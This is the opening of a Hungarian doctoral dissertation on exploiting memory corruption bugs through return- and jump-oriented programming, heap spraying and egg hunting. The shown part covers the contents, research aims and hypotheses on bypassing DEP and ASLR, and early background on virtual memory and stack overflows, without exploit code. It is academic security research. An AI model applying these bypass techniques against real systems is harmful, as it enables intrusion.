Óbudai Egyetem

Doktori (PhD) értekezés

Memória korrupciós szoftverhibák modern, kód újrafelhasználáson alapuló kiaknázási módszereinek vizsgálata

Dr. Erdődi László

Témavezető: Dr. habil Tick József

Alkalmazott Informatikai Doktori Iskola

Budapest, 2015. szeptember 25.


Tartalomjegyzék

1. Bevezetés 1
2. Kutatási célok, módszerek, hipotézisek 4
3. Memória korrupció 10
    3.1. Klasszikus verem túlcsordulás 13
    3.2. Halom túlcsordulás 17
    3.3. Egyéb memória korrupciók 19
    3.4. Stack cookie, heap cookie 24
    3.5. Adatvégrehajtás elleni védelem (DEP) 25
    3.6. Return to Libc 26
    3.7. Return Oriented Programming (ROP) 27
    3.8. Jump Oriented Programming (JOP) 29
    3.9. Címtér Randomizálás (ASLR) 31
    3.10. Összegzés 33
4. Dispatcher gadgetek keresése és osztályozása 36
    4.1. Korábbi megoldások bemutatása 36
    4.2. Új algoritmus a dispatcher gadget keresésére 38
    4.3. Dispatcher gadgetek osztályozása 45
    4.4. Gadget keresése a kifejlesztett algoritmussal 48
    4.5. A kifejlesztett algoritmus helyes működésének igazolása.......... 52
    4.6. Összegzés 55
5. Heap spray használata Return Oriented és Jump Oriented Programminghoz 57
    5.1. Klasszikus heap spray 58
    5.2. A DEP megkerülése Heap spray használatával 59
    5.3. Heap spray Return Oriented Programminggal 61
    5.4. Heap spray Jump Oriented Programminggal 70
    5.5. Összegzés 78

6. Return Oriented Programming egg hunting 80
6.1. Egg hunting kiaknázás a memórialap futás elleni védelmének kikapcsolásával.. 83
6.2. Egg hunting elhelyezés ROP-pal, majd végrehajtás 87
6.2.1. Klasszikus egg-hunter futtatás ROP-pal történő másolással 88
6.2.2. Blind egg-hunter futtatás ROP-pal történő másolással 90
6.3. Egg hunting tisztán ROP-pal 92
6.4. Összegzés 98
7. Összefoglalás 101
Tézisek 102
Utószó 104
Irodalomjegyzék VI
Tudományos közlemények XII
Idegen szavak gyűjteménye XIII
A Függelék XV
B Függelék XVI
C Függelék XVII

1. Bevezetés

A számítógépes hálózatok elleni támadások mindennapos eseménnyé váltak napjainkban. A támadók egyre kifinomultabb módszereket és eszközöket használnak, amelyek ellen egyre nehezebb és költségesebb védekezni. Az 1.1. ábra a kiber-bűnözés következtében fellépő költségeket szemlélteti országonként a teljes GDP arányában [1].



1.1. ábra A kiber-bűnözés költségei országonként a teljes GDP arányában [1]

Az okozott kár nagyságát általában csak alsó becsléssel lehet meghatározni, mivel egy hacker-támadás az anyagi veszteségen kívül olyan egyéb károkat is okozhat (presztízsveszteség, bizalomvesztés, stb.), amely miatt az áldozat gyakran igyekszik a támadás tényét (amennyiben egyáltalán érzékeli azt) titokban tartani, vagy ha nyilvánosságra is kerül a támadás, gazdasági hatása nem mérhető. Ezek a támadások és anyagi vonzatuk a statisztikákba nem kerülnek be. Ettől függetlenül a 1.1. ábrán látható módon ezek az összegek még így is hatalmasak.

A támadás motivációját tekintve az egyéni akciók és a "hacktivism" jelenség mellett egyre nagyobb arányban vannak jelen az úgynevezett "kiberháborúhoz" köthető események (pl. Stuxnet [2], Sony-hack [3]). Az ilyen jellegű tevékenységek mind támadói, mind védekezői

oldalról nézve növelik az országok ráfordításait és ösztönzik a támadással és védekezéssel kapcsolatos kutatások minél szélesebb kiterjesztését.

Egy informatikai támadás nem minden esetben illegális tevékenység. A 2000-es évek közepétől kezdve kifejezetten az informatikai támadásokra specializálódott szakma alakult ki etikus hacker néven [4]. Az etikus hacker egy olyan informatikai szakértő, amely a támadás összes formáját ismeri és gyakorolja és a rossz-szándékú hackerekhez nagyon hasonló módszertannal dolgozik. Az öncélú és felelőtlen hackerekkel szemben, az etikus hacker nagyon alaposan és gondosan jár el a támadás során, minden cselekedetét dokumentálja, emellett a támadás megkezdése előtt írásos szerződést köt a célpont hivatalos képviselőjével. Egy számítógépes rendszer etikus hackeléssel történő vizsgálata az esetek jelentős részében olyan hibákra képes rávilágítani, amelyek csupán védekező szempontból történő vizsgálatokkal nem derültek volna ki. Mindezek miatt az etikus hackelés egyre gyakrabban alkalmazott vizsgálat mind az állami mind a magán szektorban.

Az informatikai támadásokkal kapcsolatos kutatások haszna napjainkban már megkérdőjelezhetetlen. Ezek a kutatások az etikus hackerek működését nagymértékben elősegítik, ezáltal közvetve hozzájárulnak ahhoz is, hogy az informatikai rendszerek biztonságosabbak legyenek. Emellett az informatikai rendszerek elleni támadások kutatási eredményeinek publikálásával a gyártók, üzemeltetők és felhasználók egyaránt biztonságosabb, a támadásnak jobban ellenálló rendszereket tudnak építeni.

Jelen dolgozat az informatikai támadások egyik legveszélyesebb formájával a memória korrupción alapuló támadások legújabb fajtájával foglalkozik. A memória korrupciós hibák általában rendkívül veszélyesek, mivel egy ilyen jellegű hibával kedvezőtlen esetben akár tetszőleges kártékony kód futtatására is kényszeríthető a sérülékeny programot futtató operációs rendszer. A memória korrupció legkedvezőbb esetben is a hibás szoftver leállásához vezet (szolgáltatás-megtagadás). Az utóbbi években számos memória korrupciós hiba látott napvilágot. Ezek közül a legnagyobb hatásúak közé tartozik többek között a *Heartbleed* névre keresztelt *openssl* sérülékenység (CVE-2014-0160) [5] vagy az *lzo* tömörítőben több mint 20 évig jelen lévő (CVE-2014-4608) [6] sérülékenység is. Az előbbi a webszerverek mintegy 30%-át érintette, az utóbbi hatása is óriási, mivel az lzo tömörítést számtalan helyen használják.

A memória korrupció kiaknázása során a támadónak kiaknázási módszert kell választani, amellyel eléri a célját. A hiba fajtája gyakran meghatározza a kiaknázás módját. A szoftvert futtató környezet védekezése is befolyásolhatja az alkalmazható támadási technikákat olyan módon, hogy bizonyos támadás típusokat eleve kizár a védelem. A dolgozatban a Return Oriented Programming (ROP) [7] és a Jump Oriented Programming (JOP) [8] hibakiaknázásokat vizsgálom különböző esetekben. Mindkét kiaknázási módszerrel számos jelenleg használatos védekezési módszer megkerülhető. A ROP-ot 2007-ben mutatták be először a JOP-ot 2011-ben alkották meg. Rövid életük ellenére számos eredmény született már ezekben a témákban, ugyanakkor még nagyon sok kérdésre nem született válasz.

A dolgozat 2. fejezetében a kutatással kapcsolatos kérdéseket (kutatási célok és módszerek) részletezem, illetve hipotéziseket alkotok, amelyek teljesülését a későbbi fejezetekben vizsgálom. A 3. fejezetében a memória korrupciós hibák történetét mutatom be a klasszikus stack túlcsordulástól kezdve egészen a Jump Oriented Programming megszületéséig. A 4.-ik fejezetben a Jump Oriented Programok egyik legfontosabb elemét vizsgálom az úgynevezett dispatcher gadgeteket. A dispatcher gadget vezérli a Jump Oriented Programok futását, így ezek megtalálása a különböző kódrészekben kulcsfontosságú, részletes algoritmust ezek kereséséhez eddig még nem publikáltak. A 5. fejezetben a ROP és a JOP egy újfajta kiaknázását mutatom be, amely során a már jól ismert heap-spray [9] technikát alkalmazom. Ezt a technikát ehhez a módszerhez még nem használták. Az 6. fejezet a ROP technika használatát mutatom be az úgynevezett egg-hunting [10] technológiával. Ilyen kombinációt korábban még nem vizsgáltak. Végezetül a 7.-ik fejezetben összegzem az új tudományos eredményeket.

2. Kutatási célok, módszerek, hipotézisek

Egy informatikai rendszerek elleni támadástípussal foglalkozó kutatásnak nagyon sok szempontot kell figyelembe vennie. Az informatikai támadások az utóbbi években sajnálatos módon rendkívül nagy ütemben fejlődtek. Az szinte már nem is meglepő, hogy szinte minden napra jut egy hatalmas informatikai támadással kapcsolatos esemény: jelszavak százezreinek ellopása, hírességek privát képeinek kiszivárgása, hatalmas forgalmú webszerverek leállása, stb. Viszonylag új jelenség viszont, hogy a célpontok száma és főként típusa rendkívüli módon kiterjedt az utóbbi években. A dolgozat írásának pillanatában éppen a személyautók hackelléssel történő ellopása, a repülőgépek irányítórendszerének összezavarása, forgalmi jelzőlámpák kényszerített átváltása valamint az okosházak kompromittálása foglalkoztatja mind a szakértőket mind pedig a médiát. Mai világunkban egyre több dolog alapszik az informatikai rendszereken így az ellenük irányuló támadások száma is megnőtt.

Nyilvánvaló, hogy egy szoftverbiztonsággal foglalkozó kutatás nem fókuszálhat egy konkrét szoftverhibára. Egy webböngésző hibájának megtalálása és publikálása hatalmas eredmény, de csak akkor tartalmaz hozzáadott értéket kutatási szempontból, ha ennek valamely eleme valamilyen új módszeren alapszik. A szoftverhibákkal kapcsolatos kutatások az alábbi fő témakörökbe sorolhatók: hibakeresési módszerek, hiba-kihasználási megoldások, hibakihasználások detektálására szolgáló módszerek, a hibakihasználás vagy a hiba létrejöttének a megelőzése.

Jelen dolgozat már létező szoftverhibák kihasználási módszereire fókuszál új lehetőségeket keresve és elemezve határozottan azzal a céllal, hogy ezzel felhívja a figyelmet támadási lehetőségekre és a védekezés erősségének javítására. A hibakihasználással kapcsolatos vizsgálataimnál az alábbi célokat tűztem ki:

- a bemutatott módszereknek aktuálisnak kell lenniük
- a bemutatott módszereknek új eredményeket kell tartalmazniuk
- a bemutatott módszereknek jól működőnek és használhatónak kell lenniük.

A szoftverhiba kiaknázásoknak hatalmas az általános irodalma. Ez főként annak köszönhető, hogy egy-egy szoftverhiba kiaknázási módszer óriási veszélyforrás lehet, így annak megszületése után a gyártók megpróbálnak erre minél hamarabb reagálni, amely által újabb és

újabb védekezések születnek. A gyakorlati tapasztalat azt mutatja, hogy ez idáig nem sikerült olyan tökéletes védekezést létrehozni, amely minden szempontból megfelel és a gyakorlatban használható is. Nagyon sok esetben egy-egy védekezésre szinte azonnal megszületik az azt megkerülő támadó megoldás. Mindezek miatt ez egy állandó körforgás, amely során folyamatosan új, egyre szofisztikáltabb támadási és védekezési módszerek születnek. A védekezéssel kapcsolatban ezért napjainkban a főcél nem mindig a hiba teljes kizárása, hanem inkább a minél erősebb csillapítás.

Gyakran előfordul, hogy egy hibakiaknázás típus egy előző módszer speciális továbbfejlesztése. A kutatás során figyelembe vettem, hogy a gyors változás miatt a bemutatott módszerek ma még használhatóak, de lehet, hogy holnap már létezni fog rájuk egy rendkívül hatékony védekezés. Amennyiben ez így van, akkor egyrészt ez egy jó hír, mert ezáltal biztonságosabbá váltak a rendszerek, ugyanakkor egy új védekezés megszületése nem jelenti azt, hogy ezt a módszert mindenki használni fogja (jelen pillanatban a windows operációs rendszerek 20%-a még mindig XP). Másrészt viszont a bemutatott új módszer később alapja lehet egy új támadástípusnak, módosítva az eredetit. Mindezek miatt egy új eljárás vagy módszer még akkor is hozzáadott értékkel rendelkezik, ha védekezést dolgoznak ki rá.

Összefoglalóan a támadások és védekezések gyors fejlődése kapcsán azt lehet megemlíteni, hogy jelen tudásunk szerint minden védekezésre lehet támadást kreálni és minden támadáshoz lehet védekezést készíteni. Ezen kutatás az elsőre épít, mert védekezéseket fogok megkerülni a bemutatott új módszerekkel, de egyértelműen a második erősítése céljából születetett.

A speciális probléma miatt a kutatási módszerek is speciálisak. Annak ellenére, hogy a támadásoknak és a védekezéseknek hatalmas az általános irodalma, a tudományos szakirodalomra ez már nem mondható el. Egy-egy támadási módszer, habár számos új tulajdonságot és ötletet tartalmaz gyakran nem a szakfolyóiratokban érhető el először, hanem valamely webes támadásokat gyűjtő adatbázisban (pl. exploit-db [11]) vagy biztonsági kérdésekkel foglalkozó blogokban. Ennek oka az, hogy ezzel a témával nagyon sokan foglalkoznak nem kifejezetten akadémiai körökből. Ugyan igaz az, hogy ezen emberek nagy része csak a meglévő publikált módszereket használja (némely esetben ehhez is egyedi tudás szükséges, így ezek a szakértők gyakran keresett emberek), de emellett mindig vannak olyan új ötletek is ezekben a megoldásokban, amelyek ezekben az adatbázisokban jelennek meg

először. Mindezek miatt a szoftverbiztonság jellegű kutatásoknak innen is meríteni kell. A szakirodalom feldolgozása tehát egy alap eleme volt a kutatásomnak, de ehhez nem csak a szaklapokat kellett feldolgozni. Forrásaimat az alábbi helyekről merítettem:

- szaklapok, konferenciák
- hacker versenyek, feladatok
- exploit és egyéb támadó oldalak adatbázisa
- támadó szoftverek open-source moduljai

Az elérhető források feldolgozása után a kutatás során egyrészt a szoftverhiba kiaknázások meglévő módszereinek fejlesztését tűztem ki célul új algoritmusok megalkotásával, másrészt már létező módszerek kombinációját próbáltam megvalósítani. A kutatás megkezdése előtt abból a feltételezésből indultam ki, hogy a meglévő módszerek még ki nem próbált kombinációja újfajta kiaknázási típushoz vezethet, amely során az alkalmazott módszerek előnyös tulajdonságai egyesülhetnek. A kutatás egyik nagy kérdése tehát az volt, hogy miként lehet ezeket az előnyös tulajdonságokat egyesíteni, illetve mik azok a negatív mellékhatások, amelyek automatikus velejárói a módszerek egyesítésének.

A kutatási módszereket és lépéseket tehát nagyban az a cél vezérelte, hogy kettő vagy több kiaknázási módszert próbáltam egyszerre alkalmazni számos lehetséges módon a meglévő szoftverhibákra, figyelembe véve az irodalomban elérhető eddigi eredményeket. Az előállt eredményeket ezután értékeltem eredményesség és használhatóság szempontjából.

Egy-egy új módszer megfelelőségének a bizonyítása a szoftverhiba kiaknázások során a legegyszerűbben egy úgynevezett "proof of concept" exploittal szemléltetve lehetséges, bemutatva annak helyes működését. Nem egyedi kiaknázási módszerek esetén is ezt a technikát használják a gyakorlatban: Abban az esetben, pl. ha egy új nulladik napi sérülékenység kerül napvilágra, ennek meglétét szintén ilyen exploitokkal bizonyítják.

További fontos verifikációs kérdés, hogy a "proof of concept" jellegű exploitok milyen platformra és architektúrára és mely szoftverhibákra készüljenek. A kidolgozott új algoritmusok és módszeregyesítések valójában túlmutatnak egy architektúrán és szoftverhibán. Amennyiben a jól definiált feltételek teljesülnek, úgy a bemutatott módszerek nem csak egy hibára alkalmazhatóak. Ugyanakkor a módszer értékelése céljából készített

exploitoknál környezetet kellett választanom. Napjainkban egyre komolyabb támadások születnek a mobil platformokra és a beágyazott rendszerekre, ugyanakkor az alapvető technikák legtöbbször a hagyományos operációs rendszerekre születnek. Mindezek miatt a dolgozatban bemutatott exploitok x86-os architektúrára íródtak az ehhez rendelkezésre álló utasításkészlettel. Az operációs rendszer választás során a fő szempont az volt, hogy mindenképpen egy napjainkban használatos operációs rendszerre készüljenek az exploitok, ugyanakkor a lehető legkevesebb védelemmel legyen az ellátva. Ennek oka nagyon egyszerű: Az új eredmények elemzéséhez és megalkotásához mindenképpen az a leghatékonyabb megoldás, ha az ellenállás kezdetben a legkisebb. A támadó kód megalkotásánál később lehet feltételezni, hogy az operációs rendszer a legkorszerűbb védekezésekkel van ellátva, mint pl:

- Data Execution Prevention védelem [12]
- Hagyományos Address Space Layout Randomization vagy nagy entrópiájú ASLR [13]
- A virtuális memóriába betöltött modulok pozíció függetlenek
- Az operációs rendszeren alkalmazott úgynevezett "Anti-ROP" technikák, pl. Windows EMET [14]

Ilyen módon pontosan értékelni lehet egy új módszert, olyan szempontból, hogy mi az, amit még megkerül és mi az, ami kivédi. Amennyiben a legfejlettebben védekező operációs rendszerre készültek volna az exploitok, úgy csak a működés sikere vagy sikertelensége lett volna megállapítható. Mindezek miatt az exploitok operációs rendszerének a jelenleg is 20%-ban használt Windows XP-t választottam, de minden egyes módszerhez részleteztem, hogy mi történne, ha a fent felsorolt védekezések jelen lennének, így a módszerek a legmodernebb esetben is alkalmazhatóak, ha a leírt feltételek teljesülnek. A XP választásának egy másik gyakorlati oka is volt: a memóriakorrupcióval kapcsolatos kutatásaim egészen a 2010-es évekig nyúlnak vissza. Ezekben az években az XP a legelterjedtebb operációs rendszer volt a világon.

A szoftverhiba kiválasztásánál arra törekedtem, hogy egy olyan hibára készüljenek az exploitok, amelyek nagy hatásúak voltak, emellett a szoftver minél összetettebb és nagyobb legyen, abból a célból, hogy minél több szempontból lehessen vizsgálni. Mindezek miatt a választásom egy 2008-as nagy jelentőségű Internet Explorer hibára (CVE-2008-0038) esett.

A szoftverhiba kiaknázások terén gyűjtött tapasztalatom alapján a kutatás megkezdése előtt az alábbi hipotéziseket alkottam:

A Jump Oriented Programming (JOP) típusú támadások hamarosan a gyakorlatban is nagyobb jelentőséggel fognak rendelkezni a jelenleginél, így az ehhez kapcsolódó algoritmusok fejlesztésére van szükség. A JOP legfontosabb elemének számító "dispatcher gadget" keresésére alkotható jobb, összetettebb és pontosabb algoritmus a jelenleginél (amikor ezt a módszert publikálták a módszer bemutatása volt a lényeg, ami hatalmas eredmény, de magára a dispatcher gadget keresésre egy viszonylag egyszerű megoldást választottak). A dispatcher gadgetek keresésére vonatkozó kutatásaim során abból a hipotézisből indultam ki, hogy egy a virtuális memóriában megtalálható tetszőleges hosszúságú kódrészlet is működhet dispatcher gadgetnek megfelelően, ha a támadó kód összeállításához használt funkcionális gadgetek figyelembe veszik a dispatcher gadget belsejében található utasításokat és a kódrészlet első és utolsó utasítása megvalósítja az indexváltoztatás és indirekt ugrás kombinációt. Ezen állítás igazolásához egy olyan algoritmus kifejlesztése szükséges, amely azonosítja a virtuális memóriában megtalálható lehetséges dispatcher gadget kódrészleteket és feltételeket rendel a funkcionális gadgetek helyes működéséhez.

A Return Oriented Programming (ROP) és a JOP egyik nagy problémája, ha hagyományos módon használjuk ezeket, hogy lényegesen nagyobb a payload egy adatszegmensen futtatható payloadhoz képest. A heap spray típusú payload elhelyezési technikánál ugyanakkor gyakorlatilag korlátlan hely áll rendelkezésre. Elvben nincs akadálya a kettő kombinációjának, ezért a kifejlesztett új memóriakorrupciós kiaknázási technikám abból a hipotézisből indul ki, hogy a ROP és a JOP által biztosított tényleges támadó kód írása nélküli részekből összefűzött kódvégrehajtás kombinálható a heap spray payload elhelyezési technikával és ez esetben a két technika előnyös tulajdonságai összeadódhatnak. Ennek bizonyításához egy olyan részletes kiaknázási technika leírás és elemzés szükséges mind a ROP és heap spray, mind pedig a JOP és heap spray kombinációjához, amely magában foglalja az új kiaknázási technika részleteit.

A ROP és JOP nagy payload problémája megoldható a DEP kikapcsolása nélkül is az úgynevezett "egg-hunter" megoldásokkal. Mivel az egg-huntereknek pont ez a céljuk, de ROP és JOP esetén nem használták még őket. Az egg-hunterekre kifejlesztett új memóriakorrupciós hiba kiaknázási technikám abból a feltételezésből indul ki, hogy az egg-


hunting típusú kiaknázásoknál alkalmazott payload keresési technika megvalósítható a DEP védelem mellett is olyan módon, hogy a payload keresést a ROP módszer segítségével valósítom meg. Ennek igazolásához egy olyan elemzés szükséges, amely megvizsgálja a DEP megkerülési lehetőségek és az egg-hunting együttes használatát, valamint értékeli azokat használhatóság szempontjából. A DEP védelem megkerülése elméletben több megoldással is lehetséges.

A hipotézisek teljesülését a 4., 5., és 6. fejezetben vizsgálom, a 3. fejezet egy szakirodalmi összefoglaló a memóriakorrupciót érintő kérdésekről.

3. fejezet

Memória korrupció

A memória korrupció bemutatását az operációs rendszerek virtuális memória használatával célszerű kezdeni. [15] A mai modern operációs rendszerek számtalan folyamat futtatására képesek egy időben. Minden folyamat használhatja a számítógép fizikai erőforrásait, így a véletlen elérésű memóriát (RAM) is. A fizikai erőforrásokon a folyamatok osztoznak, amely által az operációs rendszert komoly kihívások elé állítják, mivel minden folyamat számára biztosítani kell a megfelelő erőforrást. A véletlen elérésű memória esetén is az operációs rendszernek kell elvégeznie a megfelelő nagyságú memória rendelkezésre bocsájtását minden folyamat számára és mindezt gyakorlatilag futásidőben. Az egyik legnagyobb nehézséget az operációs rendszer számára az jelenti, hogy a folyamat elindításakor az operációs rendszernek szinte semmilyen információja nincs arról, hogy a folyamatnak mekkora a memóriaigénye. Szoftverjeink interaktívak, a felhasználó beavatkozása következtében más és más mennyiségű memóriára lehet szükséges egy folyamatnak egy adott időpillanatban. Mindezek miatt az operációs rendszer nem a tényleges fizikai memóriát osztja szét a folyamatok között, hanem minden egyes folyamat számára egymástól elszeparált hatalmas mennyiségű virtuális memóriatereket biztosít. Ez még akkor is így történik, ha egy folyamat memóriaigénye valójában nagyon kevés. Ez a megoldás azért nagyon előnyös, mert így minden folyamat hatalmas mennyiségű összefüggő memóriaterülettel gazdálkodhat, és még véletlenül sem fér hozzá más folyamat adataihoz.



3.1. Virtuális memória - fizikai memória címfordítás [15]

A virtuális memória használata ugyanakkor azt vonja maga után, hogy az operációs rendszernek egy állandó címfordítást kell végeznie a folyamatok virtuális memóriája és a tényleges fizikai memória között (3.1. ábra) valós időben. A virtuális memória használat miatt egy folyamat valójában csak annyi helyet fog foglalni a fizikai memóriából, amennyit ténylegesen használ. Emellett további helyspórolást jelent az is, ha egy memóriarészt több folyamat használ egyszerre. Ebben az esetben a közös memóriarész minden egyes folyamat virtuális memóriájában szerepelni fog logikailag, ugyanakkor elegendő csupán egyszer szerepelnie a fizikai memóriában.

Mivel minden folyamat saját virtuális memóriatérrel gazdálkodhat, ezért az adatok elhelyezése a virtuális memóriában semmilyen hatással nincsen más folyamat adataira. X folyamat C címén lévő adatnak, semmi köze Y folyamat azonos C címén lévő adathoz és ez fordítva is igaz. Ugyanakkor egy folyamat a saját címterén belül logikailag általában hozzáfér az adatokhoz. Mindezek miatt előfordulhat, hogy egy szoftverhiba kiaknázása során a támadó módosíthatja saját virtuális memóriájában az adatokat, ezáltal a hibás szoftver nevében valamely támadást hajthat végre. A memóriakorrupció során valójában pontosan ez történik.

Egy folyamat a virtuális memória szervezése során az operációs rendszer által vezérelt logika szerint osztja fel a memóriateret. A virtuális memória szegmensekből áll, amelyek különböző típusú adatokat tartalmaznak. A Microsoft operációs rendszer pl. az alábbi főbb szegmenseket használja [16]:

kód szegmens (text szegmens): itt található a folyamat egy végrehajtható utasítás sorozata
adat szegmens: a globális változókat és a statikus lokális változókat tartalmazza
stack szegmens (verem): ideiglenes adatok tárolására szolgál, mint pl: lokális változók, metódushívás és visszatérés adatai, kivételkezelés, stb.
heap szegmens: adatok dinamikus tárolására szolgál, pl. az objektumok is itt tárolódnak
relokációs tábla: A dll fájlok mindig egy preferált helyre töltődnek be a virtuális memóriába. Amennyiben az adott helyen már egy másik dll található, úgy a fordító áthelyezi azt egy másik helyre a relokációs tábla alapján.

A 3.2. ábra a 32 bites Acrobat Reader virtuális memóriatérképe látható egy Windows 8.1 operációs rendszeren.

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial	M
003E0000	00001000				Map	RW	RW	
003F0000	00003000				Map	R	R	
00400000	00001000	AcroRd32		PE header	Img	R	RWE Cop	
00401000	00003000	AcroRd32	.text	Code	Img	R E	RWE Cop	
00404000	00005000	AcroRd32	.rdata	Imports	Img	R	RWE Cop	
00409000	00001000	AcroRd32	.data	Data	Img	RW	RWE Cop	
0040A000	00049000	AcroRd32	.rsrc	Resources	Img	R	RWE Cop	
00460000	00001000				Priv	RW	RW	
004E0000	0008C000				Priv	RW	RW	
005E0000	0000C000				Map	R	R	
00760000	00004000				Map	R	R	
00770000	00181000				Map	R	R	
00900000	000F1000				Map	R	R	
01D00000	00001000	AcroRd32_dll		PE header	Img	R	RWE Cop	
01D01000	0061E000	AcroRd32_dll	.text	Code	Img	R E	RWE Cop	
0231F000	001C8000	AcroRd32_dll	.rdata	Imports,exports	Img	R	RWE Cop	
024E7000	001C3000	AcroRd32_dll	.data	Data	Img	RW	RWE Cop	
026AA000	00001000	AcroRd32_dll	.data1		Img	RW	RWE Cop	
026AB000	002B3000	AcroRd32_dll	.rsrc	Resources	Img	R	RWE Cop	
0295E000	000A2000	AcroRd32_dll	.reloc	Relocations	Img	R	RWE Cop	
02A00000	00001000	AGM		PE header	Img	R	RWE Cop	
02A01000	00305000	AGM	.text	Code	Img	R E	RWE Cop	
02D06000	0013C000	AGM	.rdata	Imports,exports	Img	R	RWE Cop	
02E42000	00027000	AGM	.data	Data	Img	RW	RWE Cop	
02E69000	00001000	AGM	.rsrc	Resources	Img	R	RWE Cop	
02E6A000	00047000	AGM	.reloc	Relocations	Img	R	RWE Cop	
02EC0000	00001000	CoolType		PE header	Img	R	RWE Cop	
02EC1000	00177000	CoolType	.text	Code	Img	R E	RWE Cop	
03038000	00081000	CoolType	.rdata	Imports,exports	Img	R	RWE Cop	
030B9000	00023000	CoolType	.data	Data	Img	RW	RWE Cop	
030DC000	00001000	CoolType	.rsrc	Resources	Img	R	RWE Cop	
030DD000	0001D000	CoolType	.reloc	Relocations	Img	R	RWE Cop	

3.2. ábra A 32 bites Acrobat Reader memóriatérképének egy részlete Windows 8.1 -en


A futtatható állomány elindításakor az operációs rendszer elsőként előállítja a virtuális memóriateret. A tárgykódokat betölti a kódszegmensekbe, az adatokat az adatszegmensekbe. A belinkelt állományokat a megfelelő helyre helyezi, ha szükséges áthelyezi azokat. Elkészíti a szálakat és minden egyes szállnak saját stack szegmenst foglal, illetve a teljes folyamat számára egy heap szegmenst állít elő. Futásidőben újabb és újabb tárgykódokat tölthet be a program, illetve új szállak születhetnek, valamint régiek halhatnak ki. Az operációs rendszer folyamatosan menedzseli a virtuális memóriatér részeit.

Fontos hangsúlyozni, hogy amíg egy folyamat más folyamatok adataihoz nem fér hozzá, de saját virtuális memóriaterének felhasználói részéhez (user space) hozzáférhet. Ez a megvalósítás különösen veszélyes lehet, mivel az adat és a kód gyakorlatilag egy helyen van a memóriában. Egyes adatokat a felhasználók befolyásolni tudják, így az adatok kódként történő értelmezése kritikus lehet, komoly támadási pontot jelenthet.

A továbbiakban a különböző támadásokat fogom röviden bemutatni a legelsőktől kezdve egészen a dolgozat tárgyát képező Return Oriented Programming és Jump Oriented Programming-ig.

3.1. Klasszikus verem túlcsordulás

A verem túlcsordulás (stack overflow) [18] [20] [21] a legegyszerűbb fajtája a memória korrupciónak. A szoftverek a vermet az ideiglenes adatok tárolására használják, a verem LIFO (last in first out) elven működik. A veremmel kapcsolatos műveletek gyors elvégzése miatt a processzorok utasításkészlete tartalmazza a szükséges elemeket, pl. *push, pusha* egy darab vagy az összes regiszter letételére a verembe illetve *pop, popa* az adatok felvételére. A verembe a regisztereken kívül konstansok és változók is kerülhetnek. Stack alapú architektúrák esetén a veremben tárolódnak többek között a lokális adatok, mint pl. a metódusok lokális változói, de a metódushívással kapcsolatos adatok nagy része is ide kerül. A metódusok ismétlődő, paraméterekkel ellátott részfeladatok, így tehát szerves részei egy modern szoftvernek. Egy közepes méretű szoftver is számtalan metódushívást hajt végre. A metódus hívás során a verembe kerülhetnek a metódus hívási paraméterei, az elmentett bázis pointer (a metódus lokális változóinak címzésében van szerepe), a metódus lokális változói valamint a metódus visszatérési címe 